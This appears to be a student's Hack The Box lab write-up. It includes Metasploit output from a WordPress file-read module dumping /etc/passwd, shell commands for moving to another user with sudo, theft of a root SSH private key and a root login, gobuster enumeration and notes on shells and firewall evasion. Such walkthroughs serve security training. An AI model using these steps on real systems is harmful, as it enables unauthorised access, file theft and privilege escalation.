
Questions

1.





- the ip address took me to this website. A simple plugin 2.7.10



- I went to metasploit to search for any exploit that maybe present and got 1

```
Module options (auxiliary/scanner/http/wp_simple_backup_file_read):

  Name      Current Setting  Required  Description
  ----      -
  DEPTH      6                        yes       Traversal Depth (to reach the root folder)
  FILEPATH    /etc/passwd             yes       The path to the file to read
  Proxies     no                       no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     94.237.56.213            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      80                       yes       The target port (TCP)
  SSL        false                   no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /                        yes       The base path to the wordpress application
  THREADS     1                        yes       The number of concurrent threads (max one per host)
  VHOST       no                       no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RHOSTS 94.237.56.213
RHOSTS => 94.237.56.213
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RPORT 44292
RPORT => 44292
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > exploit

[*] File saved in: /home/dylan/.msf4/loot/20240523072539_default_94.237.56.213_simplebackup.tra_658650.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /home/dylan/.msf4/loot/20240523072539_default_94.237.56.213_simplebackup.tra_658650.txt
[*] exec: cat /home/dylan/.msf4/loot/20240523072539_default_94.237.56.213_simplebackup.tra_658650.txt

root:x:0:0:root:/bin:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
systemd-timesync:x:102:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-networkd:x:103:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolved:x:104:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:105:107::/nonexistent:/usr/sbin/nologin
sshd:x:106:65534::/run/ssh:/usr/sbin/nologin
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat flag.txt
[*] exec: cat flag.txt

cat: flag.txt: No such file or directory
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /flag.txt
[*] exec: cat /flag.txt

cat: /flag.txt: No such file or directory
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set filepath /flag.txt
filepath => /flag.txt
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > run

[*] File saved in: /home/dylan/.msf4/loot/20240523072930_default_94.237.56.213_simplebackup.tra_704786.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /home/dylan/.msf4/loot/20240523072930_default_94.237.56.213_simplebackup.tra_704786.txt
[*] exec: cat /home/dylan/.msf4/loot/20240523072930_default_94.237.56.213_simplebackup.tra_704786.txt

[*] my_f1r57_h4ck}
```

Types of shells

- Can be used as a method of accessing a compromised
 - We have:
1. Bind shell which which waits for us to connect to it and gives control once we do

2. reverse shell – connects back to our system and gives us control through a reverse connection
3. Web shell – Communicate through a web server, accepts our commands and execute them and print them back

Privilege Escalation

- This is an attack aiming to gain Unauthorized higher-level access within a security system
- If we encounter a server running on an old os we could start by looking for potential kernel vulnerabilities that may exist
- we could do the same for softwares

Questions

1.

Target: 83.136.251.244:47466 🔄

Life Left: 88 minute(s)

🔗 SSH to 83.136.251.244 with user "**user1**" and password "**password1**"

+ 1 🗨️ SSH into the server above with the provided credentials, and use the '-p xxxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.

HTB{[473r4l_m0v3m3n7_70_4n07h3r_u53r]}

Submit Hint

```
dylan@kali: ~/Documents/cyber_shujaa
File Actions Edit View Help
(dylan@kali)~[~/Documents/cyber_shujaa]
$ ssh user1@94.237.55.183 -p 32084
The authenticity of host '[94.237.55.183]:32084 ([94.237.55.183]:32084)' can't be established.
ED25519 key fingerprint is SHA256:KdCF5lg81jNEGgdr67bEo+UilpmsyHXKmw/ZHPLZCyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[94.237.55.183]:32084' (ED25519) to the list of known hosts.
(user1@94.237.55.183) Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

user1@ng-798750-gettingstartedprivesc-9eugo-775b748d87-dqncx:~$
```

- I was able to login through ssh to the machine

```
dylan@kali: ~/Documents/cyber_shujaa
File Actions Edit View Help
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[83.136.251.244]:47466' (ED25519) to the list of known hosts.
(user1@83.136.251.244) Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


user1@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:~$ pwd
/home/user1
user1@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:~$ cd ../user2
user1@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:/home/user2$ s
-bash: s: command not found
user1@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:/home/user2$ ls
flag.txt
user1@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:/home/user2$ cat flag.txt
cat: flag.txt: Permission denied
user1@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:/home/user2$ sudo cat flag.txt
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/usr/bin/cat flag.txt' as root on ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw.
user1@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:/home/user2$ su -u user2 /bin/bash
Try 'su -help' for more information.
user2@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:/home/user2$ sudo -u user2 /bin/bash
user2@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:~$ ls
flag.txt
user2@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:~$ cat flag.txt
HTB{1473r4L_m0v3m3n7_70_4n07h3r_u53r}
user2@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:~$
```

This is the command I used to navigate to the user2

2.



- for this the first step was to navigate to the ssh directory to find for the private key



- I copy pasted, saved it to my local machine as id_rsa and change mod to


```
logout
Connection to 83.136.251.244 closed.

(dylan@kali)-[~/Documents/cyber_shujaa]
$ ls
id_rsa  'week 1'  week2

(dylan@kali)-[~/Documents/cyber_shujaa]
$
```

-Then I logged in to root using the key

```
root@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw: ~
File Actions Edit View Help

(dylan@kali)-[~/Documents/cyber_shujaa]
$ ssh root@83.136.251.244 -p 47466 -i id_rsa
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu May 23 07:42:21 2024 from 10.30.18.90
root@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:~# cat flag.txt
HTB{privil363_35c4l4710n_2_r007}

root@ng-798750-gettingstartedprivesc-2nnnk-57fc795b75-54kmw:~#
```



Transferring files

- We can use Python HTTP server then use wget or curl to download files om a remote host
- We can use base64 to bypass a firewall preventing us from downloading a file

Nibbles Unenumeration

Questions

1.




Nibbles – web footprint

- What web is used to identify the web application used


Nibbles – initial Foothold

- I navigated to the ip and got to this page




Hello world!

- this was its page source information



- I navigated to the nibbleblog and was taken to this site



I also did a gorbster search to look for any other hidden directories and this were my results

```
(dylan@kali)-[~/Documents/cyber_shujaa]
$ gobuster dir -u http://10.129.93.243/nibbleblog/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.93.243/nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 303]
/.htpasswd (Status: 403) [Size: 308]
/.htaccess (Status: 403) [Size: 308]
/README (Status: 200) [Size: 4628]
/admin (Status: 301) [Size: 325] [→ http://10.129.93.243/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
/content (Status: 301) [Size: 327] [→ http://10.129.93.243/nibbleblog/content/]
/index.php (Status: 200) [Size: 2987]
/languages (Status: 301) [Size: 329] [→ http://10.129.93.243/nibbleblog/languages/]
